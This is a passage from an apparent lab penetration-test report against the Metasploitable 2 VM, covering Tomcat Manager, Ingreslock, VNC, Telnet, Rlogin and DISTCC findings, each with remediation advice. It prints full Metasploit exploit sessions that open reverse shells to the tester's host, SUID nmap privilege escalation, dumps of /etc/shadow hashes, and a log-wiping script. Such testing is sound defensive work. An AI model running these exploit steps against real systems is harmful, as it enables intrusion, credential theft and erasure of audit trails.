Using valid Tomcat Manager credentials, a WAR file containing a payload was uploaded through the management interface. The deployment resulted in successful remote code execution and the establishment of a Meterpreter session on the target server.

```
Matching Modules
=====
#   Name                                     Disclosure Date   Rank      Check   Description
-   -
0   exploit/multi/http/tomcat_mgr_upload    2009-11-09       excellent Yes      Apache Tomcat Manager
Authenticated Upload Code Execution
1   \_ target: Java Universal                .                 .         .       .
2   \_ target: Windows Universal            .                 .         .       .
3   \_ target: Linux x86                    .                 .         .       .

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/http/tomcat_mgr_upload
After interacting with a module you can manually set a TARGET with set TARGET 'Linux x86'

msf auxiliary(scanner/vnc/vnc_login) > use 0
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/http/tomcat_mgr_upload) > set rhosts 10.0.2.14
rhosts => 10.0.2.14
msf exploit(multi/http/tomcat_mgr_upload) > set rport 8180
rport => 8180
msf exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat
HttpUsername => tomcat
msf exploit(multi/http/tomcat_mgr_upload) > set HttpPassword tomcat
HttpPassword => tomcat
msf exploit(multi/http/tomcat_mgr_upload) > run
[*] Started reverse TCP handler on 10.0.2.8:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying r5xQsWRMgfcKaiWHyGLVw ...
[*] Executing r5xQsWRMgfcKaiWHyGLVw ...
[*] Undeploying r5xQsWRMgfcKaiWHyGLVw ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (58073 bytes) to 10.0.2.14
[*] Meterpreter session 1 opened (10.0.2.8:4444 -> 10.0.2.14:39507) at 2026-06-25 09:03:38 -0400

meterpreter > getuid
Server username: tomcat55
meterpreter > 
```

Impact

Successful exploitation allows an attacker to:

- Execute arbitrary code on the target server.
- Deploy malicious applications.
- Access and modify web application files.
- Compromise hosted applications and sensitive data.
- Potentially escalate privileges and gain complete system control.

Recommendation

- Remove or disable default Tomcat credentials.
- Restrict access to the Tomcat Manager interface using firewalls or IP allowlists.
- Disable the Manager application if it is not required.
- Upgrade Apache Tomcat to a supported version and apply all security patches.
- Monitor Tomcat deployment activities and administrative logs for suspicious behavior.

➤ Ingreslock (Root Shell)

Assessment Port : 1524

The assessment identified an exposed **Ingreslock root shell** listening on TCP port **1524**. By connecting to this service using Netcat, immediate root-level access to the target system was obtained without authentication. The attacker was able to execute privileged commands and access sensitive system files, including `/etc/passwd` and `/etc/shadow`. This vulnerability represents a complete system compromise.

Overall Risk Rating: Critical

Finding – Exposed Root Shell (Ingreslock Backdoor)

Vulnerability

Unauthenticated Root Shell Exposure

Severity

Critical

Description

The target system exposes a root shell on TCP port **1524**, allowing direct command execution with root privileges without requiring authentication. This backdoor provides unrestricted administrative access to the operating system.

Tool Used

- Netcat (`nc`)

```
(kali㉿kali)-[~]  
$ nc 10.0.2.14 1524  
root@metasploitable:/# whoami  
root  
root@metasploitable:/# id  
uid=0(root) gid=0(root) groups=0(root)  
root@metasploitable:/# cat etc/passwd  
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/bin/sh  
bin:x:2:2:bin:/bin:/bin/sh  
sys:x:3:3:sys:/dev:/bin/sh  
sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/bin/sh  
man:x:6:12:man:/var/cache/man:/bin/sh  
lp:x:7:7:lp:/var/spool/lpd:/bin/sh  
mail:x:8:8:mail:/var/mail:/bin/sh  
news:x:9:9:news:/var/spool/news:/bin/sh  
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh  
proxy:x:13:13:proxy:/bin:/bin/sh  
www-data:x:33:33:www-data:/var/www:/bin/sh  
backup:x:34:34:backup:/var/backups:/bin/sh  
list:x:38:38:Mailing List Manager:/var/list:/bin/sh  
irc:x:39:39:ircd:/var/run/ircd:/bin/sh  
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh  
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh  
libuuid:x:100:101::/var/lib/libuuid:/bin/sh  
dhcp:x:101:102::/nonexistent:/bin/false  
syslog:x:102:103::/home/syslog:/bin/false  
klog:x:103:104::/home/klog:/bin/false  
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin  
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash  
bind:x:105:113::/var/cache/bind:/bin/false  
postfix:x:106:115::/var/spool/postfix:/bin/false  
ftp:x:107:65534::/home/ftp:/bin/false  
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash  
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false  
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false  
distccd:x:111:65534:::/bin/false  
user:x:1001:1001:just a user,111,,,:/home/user:/bin/bash  
service:x:1002:1002,,,:/home/service:/bin/bash  
telnetd:x:112:120::/nonexistent:/bin/false  
proftpd:x:113:65534::/var/run/proftpd:/bin/false  
statd:x:114:65534::/var/lib/nfs:/bin/false
```

```
root@metasploitable:/# cat etc/shadow  
root:$1$avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::  
daemon*:14684:0:99999:7:::  
bin*:14684:0:99999:7:::  
sys:$1$FUX6BPot$MiyC3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::  
sync*:14684:0:99999:7:::  
games*:14684:0:99999:7:::  
man*:14684:0:99999:7:::  
lp*:14684:0:99999:7:::  
mail*:14684:0:99999:7:::  
news*:14684:0:99999:7:::  
uucp*:14684:0:99999:7:::  
proxy*:14684:0:99999:7:::  
www-data*:14684:0:99999:7:::  
backup*:14684:0:99999:7:::  
list*:14684:0:99999:7:::  
irc*:14684:0:99999:7:::  
gnats*:14684:0:99999:7:::  
nobody*:14684:0:99999:7:::  
libuuid!:14684:0:99999:7:::  
dhcp*:14684:0:99999:7:::  
syslog*:14684:0:99999:7:::  
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::  
sshd*:14684:0:99999:7:::  
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::  
bind*:14685:0:99999:7:::  
postfix*:14685:0:99999:7:::  
ftp*:14685:0:99999:7:::  
postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/:14685:0:99999:7:::  
mysql!:14685:0:99999:7:::  
tomcat55*:14691:0:99999:7:::  
distccd*:14698:0:99999:7:::  
user:$1$HESu9xrH$K.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::  
service:$1$KR3ue7JZ$7GxELDupr50hp6cjZ3Bu//:14715:0:99999:7:::  
telnetd*:14715:0:99999:7:::  
proftpd!:14727:0:99999:7:::  
statd*:15474:0:99999:7:::  
root@metasploitable:/#
```

Impact

An attacker can gain unrestricted root access to the system without authentication. This allows complete control over the operating system, including viewing or modifying sensitive files, creating or deleting user accounts, installing malicious software, disabling security controls, stealing password hashes from `/etc/shadow`, and maintaining persistent access. Successful exploitation results in a total compromise of system confidentiality, integrity, and availability.

Recommendation

- Immediately disable or remove the service listening on port **1524**.
- Remove backdoor services and unnecessary legacy applications.
- Restrict access to administrative services using firewall rules.
- Regularly audit open ports and running services.
- Apply security hardening and remove default or intentionally vulnerable configurations.
- Monitor system logs for unauthorized access attempts.
- Perform regular vulnerability assessments to identify exposed backdoor services.

➤ VNC Security Assessment

Port : 5900

The VNC service running on the target system was assessed for authentication weaknesses. The assessment confirmed that the VNC server accepted the weak password "**password**", allowing successful authentication. Using a VNC client, remote graphical desktop access was obtained, providing full interactive access to the target system as the **root** user. This vulnerability could allow an attacker to remotely control the system without exploiting any software vulnerabilities.

Overall Risk Rating: Critical

Finding – Weak VNC Authentication

Vulnerability

Weak VNC Password Allowing Unauthorized Remote Desktop Access

Severity

Critical

Description

The VNC service accepted the weak password "**password**", allowing successful authentication and remote access to the system's graphical desktop. The session provided interactive access as the **root** user.

Tools Used

- Metasploit Framework
- VNC Viewer


```
msf > search vnc_login

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/scanner/vnc/vnc_login           .              normal No     VNC Authentication Scanner

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/vnc/vnc_login

msf > use 0
msf auxiliary(scanner/vnc/vnc_login) > set rhosts 10.0.2.14
rhosts => 10.0.2.14
msf auxiliary(scanner/vnc/vnc_login) > run
[*] 10.0.2.14:5900 - 10.0.2.14:5900 - Starting VNC login sweep
[!] 10.0.2.14:5900 - No active DB -- Credential data will not be saved!
[+] 10.0.2.14:5900 - 10.0.2.14:5900 - Login Successful: :password
[*] 10.0.2.14:5900 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/vnc/vnc_login) > 
```



Impact

Successful authentication provides unauthorized users with full remote desktop access to the target system. An attacker can execute commands, access or modify files, install malicious software, monitor user activity, steal sensitive information, and perform administrative actions as the **root** user. This results in complete compromise of the system's confidentiality, integrity, and availability.

Recommendation

- Configure a strong, unique password for the VNC service.
- Disable default or weak credentials.
- Restrict VNC access to trusted IP addresses using firewall rules.
- Enable encryption or tunnel VNC traffic through SSH or a VPN.
- Disable VNC services when remote desktop access is not required.
- Keep the VNC server software updated with the latest security patches.

- Monitor VNC login attempts and enable logging for unauthorized access detection.

➤ Telnet Security Assessment

Port : 23

The Telnet service running on the target system was assessed for authentication and access control weaknesses. The assessment confirmed that the service accepted the default credentials **msfadmin:msfadmin**, allowing successful remote login. Furthermore, the authenticated user was able to escalate privileges to the **root** account using `sudo su`. Since Telnet transmits credentials in plaintext, the combination of weak credentials and insecure communication presents a critical security risk.

Overall Risk Rating: Critical

Finding 1 – Weak/Default Telnet Credentials

Finding ID

TELNET-001

Vulnerability

Weak/Default Telnet Credentials

Severity

High

Description

The Telnet service accepted the default credentials **msfadmin:msfadmin**, allowing unauthorized users to gain remote shell access to the target system.

Tool Used

- Telnet Client

```

(kali㉿kali)-[~]
$ telnet 10.0.2.14 23
Trying 10.0.2.14 ...
Connected to 10.0.2.14.
Escape character is '^]'.

metasploitable

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Thu Jun 25 07:37:46 EDT 2026 from 10.0.2.8 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)
msfadmin@metasploitable:~$ sudo su -
[sudo] password for msfadmin:
root@metasploitable:~# whoami
root
root@metasploitable:~# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:~# █

```

Impact

Successful authentication allows unauthorized users to obtain remote shell access, perform system enumeration, access sensitive files, and potentially launch further attacks against the system.

Recommendation

- Disable default user accounts and passwords.
- Enforce strong password policies.
- Replace Telnet with SSH for secure remote administration.
- Restrict remote access to trusted hosts only.

➤ Rlogin Security Assessment

Port : 513

The Rlogin service running on the target system was assessed for authentication and access control weaknesses. The assessment confirmed that the service accepted the default credentials **msfadmin:msfadmin**, allowing successful remote login. Following authentication, the user successfully escalated privileges to the **root** account using `sudo su`. Since Rlogin transmits authentication information in plaintext and lacks modern security mechanisms, it presents a significant security risk.

Overall Risk Rating: Critical

Finding 1 – Weak/Default Rlogin Credentials

Finding ID

RLOGIN-001

Vulnerability

Weak/Default Rlogin Credentials

Severity

High

Description

The Rlogin service accepted the default credentials **msfadmin:msfadmin**, allowing unauthorized users to obtain remote shell access to the target system.

Tool Used

- Rlogin Client

```
(kali@kali)-[~]
$ rlogin 10.0.2.14
Password:
Password:

Login incorrect
metasploitable login: msfadmin
Password:
Last login: Wed Jun 24 22:30:16 EDT 2026 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ cd vulnerable/
msfadmin@metasploitable:~/vulnerable$ ls
mysql-ssl samba tikiwiki twiki20030201
msfadmin@metasploitable:~/vulnerable$ id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)
msfadmin@metasploitable:~/vulnerable$ sudo -l
[sudo] password for msfadmin:
User msfadmin may run the following commands on this host:
(ALL) ALL
msfadmin@metasploitable:~/vulnerable$ sudo su -
root@metasploitable:~# whoami
root
root@metasploitable:~# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:~#
```

Finding 2 – Privilege Escalation to Root

Vulnerability

Privilege Escalation via Sudo

Severity

Critical

Description

After authenticating as **msfadmin**, the account was able to execute `sudo su` and obtain **root** privileges, providing unrestricted administrative access to the operating system.

Impact

Successful privilege escalation grants complete control over the target system. An attacker can execute arbitrary commands, modify or delete system files, create new privileged accounts, install malware, disable security controls, and maintain persistent access, resulting in a full compromise of the system.

Recommendation

- Review and restrict **sudo** permissions according to the principle of least privilege.
- Remove unnecessary administrative rights from standard user accounts.
- Require strong authentication for privileged access.
- Monitor and audit all privileged command execution.
- Replace insecure remote login protocols with SSH.

➤ Remote Code Execution via DISTCC Service Port : 3632

Description

During the Vulnerability Assessment and Penetration Testing (VAPT), the target machine (10.0.2.14) was found to have the **Distributed Compiler Daemon (DISTCC)** service running on **TCP port 3632**. Service enumeration performed using Nmap confirmed that the host was running a vulnerable version of the DISTCC daemon. The service accepted remote compilation requests without requiring authentication, exposing the system to a known Remote Code Execution (RCE) vulnerability (CVE-2004-2687). This vulnerability allows an unauthenticated attacker to execute arbitrary commands on the target system remotely.

Enumeration

Initial reconnaissance was performed using Nmap to identify open ports and running services on the target host. The scan revealed that TCP port 3632 was open and running the DISTCC daemon version 1 (GNU 4.2.4), which is known to be vulnerable. The service detection confirmed that the target was potentially susceptible to remote command execution attacks.

```
(kali@kali)-[~]
$ sudo nmap -p 3632 -sV 10.0.2.14
[sudo] password for kali:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-06-25 01:35 -0400
Nmap scan report for 10.0.2.14
Host is up (0.00089s latency).

PORT      STATE SERVICE VERSION
3632/tcp  open  distccd distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
MAC Address: 08:00:27:7C:9E:BC (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.78 seconds

(kali@kali)-[~]
```

Exploitation

The vulnerability was exploited using the Metasploit Framework module **exploit/unix/misc/distcc_exec**. The exploit was configured with the target IP address (10.0.2.14), the default DISTCC service port (3632), and the attacker's local host IP address. After executing the exploit, a reverse shell connection was successfully established between the target and the attacker's machine. The initial shell was obtained with the privileges of the **daemon** user, confirming successful remote code execution.

```

      =[ metasploit v6.4.99-dev ]
+ -- --=[ 2,572 exploits - 1,317 auxiliary - 1,683 payloads ]
+ -- --=[ 433 post - 49 encoders - 13 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search distcc

Matching Modules

#   Name                                     Disclosure Date   Rank     Check   Description
-   -   -   -   -   -   -   -   -   -   -   -   -   -
0   exploit/unix/misc/distcc_exec           2002-02-01       excellent Yes      DistCC Daemon Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/misc/distcc_exec

msf > use exploit/unix/misc/distcc_exec
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf exploit(unix/misc/distcc_exec) > set RHOSTS 10.0.2.14
RHOSTS => 10.0.2.14
msf exploit(unix/misc/distcc_exec) > set RPORT 3632
RPORT => 3632
msf exploit(unix/misc/distcc_exec) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf exploit(unix/misc/distcc_exec) > set lhost 10.0.2.8
lhost => 10.0.2.8
msf exploit(unix/misc/distcc_exec) > exploit
[*] Started reverse TCP double handler on 10.0.2.8:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo FIS2b6KDdxsIEHNR;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket A
[*] A: "sh: line 3: Escape: command not found\r\n"
[*] Matching ...
[*] B is input ...
[*] Command shell session 1 opened (10.0.2.8:4444 -> 10.0.2.14:33505) at 2026-06-25 01:41:08 -0400

Shell Banner:
FIS2b6KDdxsIEHNR

whoami
daemon
id
uname -auid=1(daemon) gid=1(daemon) groups=1(daemon)
sudo -l
uname: invalid option -- u
Try 'uname --help' for more information.

```

Post-Exploitation

Following successful exploitation, local enumeration was performed to identify privilege escalation opportunities. A search for SUID-enabled binaries revealed that the system contained an outdated version of **Nmap** with the SUID bit enabled. Since this legacy version supported interactive mode, it was exploited to spawn a shell with elevated privileges. Executing the interactive shell resulted in an effective user ID (EUID) of **root**, thereby granting full administrative access to the operating system

```

Shell Banner:
FIs2b6KDDxsIEHNR

whoami
daemon
id
uname -auid=1(daemon) gid=1(daemon) groups=1(daemon)
sudo -l
uname: invalid option -- u
Try 'uname --help' for more information.
find / -perm -4000 -type f 2>/dev/null
/bin/umount
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/ping6
/sbin/mount.nfs
/lib/dhcp3-client/call-dhclient-script
/usr/bin/sudoedit
/usr/bin/X
/usr/bin/netkit-rsh
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/netkit-rlogin
/usr/bin/arping
/usr/bin/at
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/nmap
/usr/bin/chsh
/usr/bin/netkit-rpc
/usr/bin/passwd
/usr/bin/mtr
/usr/sbin/uuid
/usr/sbin/pppd
/usr/lib/telnetlogin
/usr/lib/apache2/suexec
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/pt_chown
find / -writable -type f 2>/dev/null | head -n 20
nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
whoami
root
id
uid=1(daemon) gid=1(daemon) euid=0(root) groups=1(daemon)
ls /root
Desktop
reset_logs.sh
vnc.log

```

Proof of Compromise

Root-level access was verified by listing the contents of the **/root** directory and accessing sensitive system files, including **/etc/passwd** and **/etc/shadow**. The ability to read these protected files confirms that the attacker successfully obtained complete control over the target machine. This level of access allows unrestricted modification of system configurations, installation of malicious software, creation of backdoor accounts, and extraction of password hashes for offline cracking.

```

id
whoamiuid=1(daemon) gid=1(daemon) euid=0(root) groups=1(daemon)
ls -la /root
sh: line 5: whoami: command not found
ls -la /root
total 76
drwxr-xr-x 13 root root 4096 Jun 24 22:28 .
drwxr-xr-x 21 root root 4096 Jun 24 23:31 ..
-rw----- 1 root root 324 Jun 24 22:28 .Xauthority
lrwxrwxrwx 1 root root 9 May 14 2012 .bash_history -> /dev/null
-rw-r--r-- 1 root root 2227 Oct 20 2007 .bashrc
drwx----- 3 root root 4096 May 20 2012 .config
drwx----- 2 root root 4096 May 20 2012 .filezilla
drwxr-xr-x 5 root root 4096 Jun 24 22:28 .fluxbox
drwx----- 2 root root 4096 May 20 2012 .gconf
drwx----- 2 root root 4096 May 20 2012 .gconfd
drwxr-xr-x 2 root root 4096 May 20 2012 .gststreamer-0.10
drwx----- 4 root root 4096 May 20 2012 .mozilla
-rw-r--r-- 1 root root 141 Oct 20 2007 .profile
drwx----- 5 root root 4096 May 20 2012 .purple
-rwx----- 1 root root 4 May 20 2012 .rhosts
drwxr-xr-x 2 root root 4096 May 20 2012 .ssh
drwx----- 2 root root 4096 Jun 24 22:28 .vnc
drwxr-xr-x 2 root root 4096 May 20 2012 Desktop
-rwx----- 1 root root 401 May 20 2012 reset_logs.sh
-rw-r--r-- 1 root root 138 Jun 24 22:28 vnc.log
ls -la /root/.ssh
total 16
drwxr-xr-x 2 root root 4096 May 20 2012 .
drwxr-xr-x 13 root root 4096 Jun 24 22:28 ..
-rw-r--r-- 1 root root 405 May 17 2010 authorized_keys
-rw-r--r-- 1 root root 442 May 20 2012 known_hosts
cat /root/vnc.log

New 'X' desktop is metasploitable:0

Starting applications specified in /root/.vnc/xstartup
Log file is /root/.vnc/metasploitable:0.log

cat /root/reset_logs.sh
#!/bin/sh

/etc/init.d/syslogd stop
VARLOGS="auth.log boot btmp daemon.log debug dmesg kern.log mail.info mail.log mail.warn messages syslog udev wtmp"
cd /var/log
for ii in $VARLOGS; do
    echo -n > $ii
    rm -f $ii.? $ii.?.gz
done

/etc/init.d/samba stop
rm -f /var/log/samba/*

rm -f /var/lib/dhcp3/*

for ii in /var/log/proftpd/* /var/log/postgresql/* /var/log/apache2/*; do
    echo -n > $ii
done

```

```

id
uid=1(daemon) gid=1(daemon) euid=0(root) groups=1(daemon)
/bin/bash -p
python -c 'import os; os.setuid(0); os.system("/bin/bash")'
id
uid=0(root) gid=1(daemon) groups=1(daemon)
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon*:14684:0:99999:7:::
bin*:14684:0:99999:7:::
sys:$1$fUX6BP0t$MiyC3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync*:14684:0:99999:7:::
games*:14684:0:99999:7:::
man*:14684:0:99999:7:::
lp*:14684:0:99999:7:::
mail*:14684:0:99999:7:::
news*:14684:0:99999:7:::
uucp*:14684:0:99999:7:::
proxy*:14684:0:99999:7:::
www-data*:14684:0:99999:7:::
backup*:14684:0:99999:7:::
list*:14684:0:99999:7:::
irc*:14684:0:99999:7:::
gnats*:14684:0:99999:7:::
nobody*:14684:0:99999:7:::
libuuid!:14684:0:99999:7:::
dhcp*:14684:0:99999:7:::
syslog*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind*:14685:0:99999:7:::
postfix*:14685:0:99999:7:::
ftp*:14685:0:99999:7:::
postgres:$1$Rw351k.x$MgQgZUu05pAoUvfJhfcYe/:14685:0:99999:7:::
mysql!:14685:0:99999:7:::
tomcat55*:14691:0:99999:7:::
distccd*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr50hp6cjZ3Bu//:14715:0:99999:7:::
telnetd*:14715:0:99999:7:::
proftpd!:14727:0:99999:7:::
statd*:15474:0:99999:7:::

```



```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcpc:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:::/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```

Impact

Successful exploitation of this vulnerability allows an unauthenticated attacker to execute arbitrary commands remotely, gain unauthorized access to the target system, and ultimately obtain root privileges through local privilege escalation. Once root access is achieved, the attacker can access sensitive information, manipulate system files, install persistent malware, disable security controls, delete audit logs, and completely compromise the confidentiality, integrity, and availability of the system.

Risk Rating

The identified vulnerability is classified as **Critical** due to the combination of unauthenticated remote code execution and successful privilege escalation to the root user. The ease of exploitation and the potential impact on the target system significantly increase the overall risk.

Root Cause

The primary cause of this vulnerability is the exposure of an outdated DISTCC service that lacks authentication and remains accessible over the network. Additionally, the presence of an outdated SUID-enabled version of Nmap provided a straightforward privilege escalation path, allowing an attacker to obtain full administrative privileges after initial compromise.

Recommendations

To remediate this vulnerability, the DISTCC service should be disabled if it is not required or restricted to trusted hosts through firewall rules. The vulnerable version of DISTCC should be updated to the latest secure release, and unnecessary SUID permissions should be removed from system binaries such as Nmap. Regular vulnerability assessments, timely patch management, least privilege enforcement, and continuous monitoring of privileged binaries should also be implemented to reduce the risk of future exploitation.

2. Executive Summary

A Vulnerability Assessment and Penetration Testing (VAPT) was conducted on the Metasploitable 2 virtual machine to identify security weaknesses, evaluate their potential impact, and demonstrate the exploitability of vulnerable services in a controlled laboratory environment. The assessment included reconnaissance, service enumeration, vulnerability identification, exploitation, post-exploitation, and privilege escalation using industry-standard tools such as Nmap, Metasploit Framework, Searchsploit, Netcat, MySQL Client, Wappalizer, VNC Viewer, and various native Linux utilities.

The assessment identified numerous vulnerabilities across multiple network services, including SSH, FTP, SMTP, HTTP, MySQL, PostgreSQL, Apache Tomcat, Ingreslock, VNC, Telnet, Rlogin, and DISTCC. Several services were found to be running outdated software versions with publicly known vulnerabilities, while others relied on weak or default credentials that permitted unauthorized access. Multiple critical vulnerabilities enabled successful Remote Code Execution (RCE), unauthorized authentication, and privilege escalation, ultimately resulting in complete administrative (root) access to the target system. Post-exploitation activities confirmed full system compromise through access to sensitive files, including `/etc/passwd`, `/etc/shadow`, and the root user's home directory.

Overall, the assessment demonstrated that the target system lacked adequate security hardening, secure authentication mechanisms, patch management, and access control. The identified vulnerabilities present a significant risk to the confidentiality, integrity, and availability of the system and could allow an attacker to gain complete control over the environment. Immediate remediation, including software updates, removal of default credentials, service hardening, access restrictions, and continuous security monitoring, is strongly recommended to reduce the attack surface and improve the overall security posture.

3. Conclusion

The Vulnerability Assessment and Penetration Testing successfully demonstrated the complete attack lifecycle against the target system, beginning with reconnaissance and service enumeration, followed by vulnerability identification, exploitation, privilege escalation, and post-exploitation verification. The assessment confirmed that several critical services were vulnerable to known exploits, while multiple services accepted weak or default credentials, enabling unauthorized access with minimal effort.

Successful exploitation of vulnerabilities in services such as FTP, Apache Tomcat, DISTCC, and Ingreslock resulted in remote code execution and administrative access. Additionally, insecure configurations within services including SSH, VNC, Telnet, Rlogin, and MySQL further increased the overall attack surface and facilitated unauthorized access to sensitive resources. Local privilege escalation techniques, including exploitation of an outdated SUID-enabled Nmap binary, demonstrated that an attacker could escalate privileges from a limited user account to full root access, resulting in complete system compromise.

